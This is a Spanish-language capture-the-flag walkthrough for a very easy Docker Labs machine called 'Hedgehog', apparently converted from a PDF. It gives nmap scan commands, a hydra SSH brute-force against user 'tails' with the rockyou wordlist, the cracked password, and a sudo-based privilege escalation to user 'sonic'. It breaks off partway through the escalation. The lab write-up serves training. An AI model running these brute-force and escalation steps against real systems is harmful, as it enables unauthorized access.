Hedgehog

Dificultad	Muy Facil
Tecnicas	Hydra - Sudo -l
Pagina	Docker labs
Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos


nmap -p- -—open —min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport

Luego tiramos unos script basicos y buscamos las versiones de los puerto s abiertos

nmap -p22,80 -sCV -oN targeted 172.17.0.2

Al ingresar a la pagina, vemos el nombre tails el cual veremos si es un posi

ble usuario



Vamos a utilizar hydra para ver si encontramos la contraseña

hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

→ Contraseña: 3117548331

Luego ingresamos mediante ssh


```
tails@e664abe2f9a5:~$ whoami
tails
```

Subida de Privilegio

Una vez ingresado como tails, vamos a usar sudo -l para ver si tenemos al guna forma de elevar nuestro privilegio
Vemos que podemos migrar al usuario sonic

```
tails@e664abe2f9a5:~$ sudo -l
User tails may run the following commands on e664abe2f9a5:
    (sonic) NOPASSWD: ALL
```

Migramos con sudo -u sonic -i



Una vez ingresado como sonic, vamos a usar sudo -l para ver si tenemos a lguna forma de elevar nuestro privilegio
Vemos que podemos migrar a cualquier usuario sin proporcionar contraseñ a